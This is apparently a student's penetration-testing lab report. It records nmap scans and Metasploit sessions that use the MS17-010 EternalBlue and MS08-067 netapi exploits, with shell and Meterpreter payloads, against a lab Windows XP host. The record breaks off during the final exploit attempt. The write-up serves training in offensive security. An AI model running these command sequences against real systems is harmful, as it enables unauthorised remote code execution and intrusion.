Penetration Testing Report

TheCyberViking


Module 3

Exercise:

- **Task1 :** Using Metasploit and the penetration testing methodology described in the module, find and exploit vulnerabilities inside "ADDY" host.


HOST	IP Address
ADDY	10.1.1.8

First stage was to do a scan of the system via nmap, I wanted to check all Ports passivly to avoide any firewalls. I used the command db_nmap -sV -Pn -p- 10.1.1.8




```
msf > db_nmap
[*] Usage: db_nmap [--save | [--help | -h]] [nmap options]
msf > db_nmap -sV -Pn -p- 10.1.1.8
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-08 08:37 BST
[*] Nmap: Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
[*] Nmap: SYN Stealth Scan Timing: About 27.80% done; ETC: 08:39 (0:01:49 remaining)
[*] Nmap: Stats: 0:01:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 0.00% done
[*] Nmap: Nmap scan report for 10.1.1.8
[*] Nmap: Host is up (0.027s latency).
[*] Nmap: Not shown: 65531 filtered ports
[*] Nmap: PORT     STATE  SERVICE      VERSION
[*] Nmap: 139/tcp  open   netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open   microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 2869/tcp closed icslap
[*] Nmap: 8080/tcp closed http-proxy
[*] Nmap: Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 113.21 seconds
```

I decided to do a OS scan to confirm the OS before attacking




```
db_nmap -A 10.1.1.8
```



```
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Network Distance: 2 hops
[*] Nmap: Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: 3h22m54s, deviation: 4h56m59s, median: -7m05s
[*] Nmap: |_nbstat: NetBIOS name: ADDY-2D0301893A, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:47:22:4e (VMware)
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Windows XP (Windows 2000 LAN Manager)
[*] Nmap: |   OS CPE: cpe:/o:microsoft:windows_xp::-
[*] Nmap: |   Computer name: addy-2d0301893a
[*] Nmap: |   NetBIOS computer name: ADDY-2D0301893A\x00
[*] Nmap: |   Workgroup: MSHOME\x00
[*] Nmap: |_  System time: 2018-05-08T00:55:58-07:00
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: guest
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: |_smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: TRACEROUTE (using port 8080/tcp)
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1   27.30 ms 10.10.0.1
[*] Nmap: 2   27.36 ms 10.1.1.8
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 277.16 seconds
```


PORT	STATE	SERVICE	VERSION
139/tcp	Open	Netbios-ssn	Windows Netbios
445/tcp	Open	Microsoft-ds	Windows Xp Microsoft
2869/tcp	Closed	Icslap	
8080/tcp	Closed	http-proxy	
Assumed Host			
Microsoft Windows XP			

The next stage was to do a vulnerablity scan using Nmaps built in vulnerabilty scanner




```
root@OPS:~# nmap -Pn --script vuln 10.1.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-11 23:38 BST
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.40% done; ETC: 23:39 (0:00:00 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.47% done; ETC: 23:39 (0:00:00 remaining)
Nmap scan report for 10.1.1.8
Host is up (0.030s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
2869/tcp closed icslap
8080/tcp closed http-proxy

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 71.72 seconds
```

The vulnerability scan said that the system was vulnerable to both smb-vuln-ms08-067 and also the ms17-m10 aka eternablue, since eternalblue was on the list I then decided to use the vulnerablity scanner for the eternalblue exploit know listed as **smb_ms17_010**




```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Checking the hosts in MSF it can be seen that the ADDY Ip address is listed ready for advanced scanning and attacking to confirm this, I also decided to use the set command for the RHOSTS




```
msf auxiliary(scanner/smb/smb_ms17_010) > hosts

Hosts
=====

address   mac  name  os_name     os_flavor  os_sp  purpose  info  comments
-------   ---  ----  -------     ---------  -----  -------  ----  --------
10.1.1.8              Windows XP                    client
```




```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.1.1.8
RHOSTS => 10.1.1.8
```

Running the smb_ms17_010 exploit scanner reutnred with the host is likely VULNERABLE to ms17-010




```
msf auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.1.1.8:445          - Host is likely VULNERABLE to MS17-010! - Windows 5.1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Since the scan was positive I decided to use the exploit for eternalblue against the system called Eternalblue




```
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) >
```

I decided to use a shell payload to get connection.




```
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/bind_tcp
payload => windows/x64/shell/bind_tcp
```

This exploit failed




```
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started bind handler
[*] 10.1.1.8:445 - Connecting to target for exploitation.
[+] 10.1.1.8:445 - Connection established for exploitation.
[!] 10.1.1.8:445 - Target OS selected not valid for OS indicated by SMB reply
[!] 10.1.1.8:445 - Disable VerifyTarget option to proceed manually...
[-] 10.1.1.8:445 - Unable to continue with improper OS Target.
[*] Exploit completed, but no session was created.
```

The next option was to exploit via ms08_067_netapi




```
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > run
```

Running it I got the output



```
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.10.0.122:4444
[*] 10.1.1.8:445 - Automatically detecting the target...
[*] 10.1.1.8:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.1.1.8:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.1.1.8:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
```

This output means there is something blocking it acording to my online research it is possible a firewall is blocking it or the port is being ocupied by another service. The next option is to atempt exploit from another locaiton, to do this I had to do more indepth scanning using Netcat to scan every port,




```
root@OPS:~# nc -v -z -n -w 1 10.1.1.8 1-65535
(UNKNOWN) [10.1.1.8] 65535 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65534 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65533 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65532 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65531 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65530 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65529 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65528 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65527 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65526 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65525 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65524 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65523 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65522 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65521 (?) : Connection timed out
(UNKNOWN) [10.1.1.8] 65520 (?) : Connection timed out
```

After scanning for just over 12 hours, it came back the only open ports where 445 and 139

Which meant I was back to square one on the attacking side, after abit of resaerch I decided to try a different payload

payload/windows/shell/reverse_tcp_allports



Windows Command Shell, Reverse All-Port TCP Stager


Spawn a piped command shell (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)

Module Name

payload/windows/shell/reverse_tcp_allports

This payload didn’t make much different during the attack, having alos tried changing lports to common ones I know on my machine such as 80 still having no luck on the exploit.

After some more testing I decided to set the Lport to 139 and exploit as normal, the exploit ran again but with extra stages this meant that there was signal going in and out of the system. The next stage was to try another exploit so I went for a non stagged exploit which gave me the following output




```
msf exploit(windows/smb/ms08_067_netapi) > set lport 139
lport => 139
msf exploit(windows/smb/ms08_067_netapi) > exploit

[-] :445 - Exploit failed: The following options failed to validate: RHOST.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 10.1.1.8
RHOST => 10.1.1.8
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started bind handler
[*] 10.1.1.8:445 - Automatically detecting the target...
[*] 10.1.1.8:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.1.1.8:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.1.1.8:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.1.1.8
[*] Sleeping before handling stage...
[*] 10.1.1.8 - Command shell session 1 closed.  Reason: Died from EOFError
[*] Command shell session 1 opened (127.0.0.1 -> 10.1.1.8:139) at 2018-05-12 18:45:54 +0100
```

Meaning that the exploit MS08_067_netapi was working it was just the port,

Out atempt I tried to use port 8080 as the Local Port and success system exploited,

Bellow is the exploit from start ot finished



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > set lport 8080
lport => 8080
msf exploit(windows/smb/ms08_067_netapi) > set rhost 10.1.1.8
rhost => 10.1.1.8
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started bind handler
[*] 10.1.1.8:445 - Automatically detecting the target...
[*] 10.1.1.8:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.1.1.8:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.1.1.8:445 - Attempting to trigger the vulnerability...
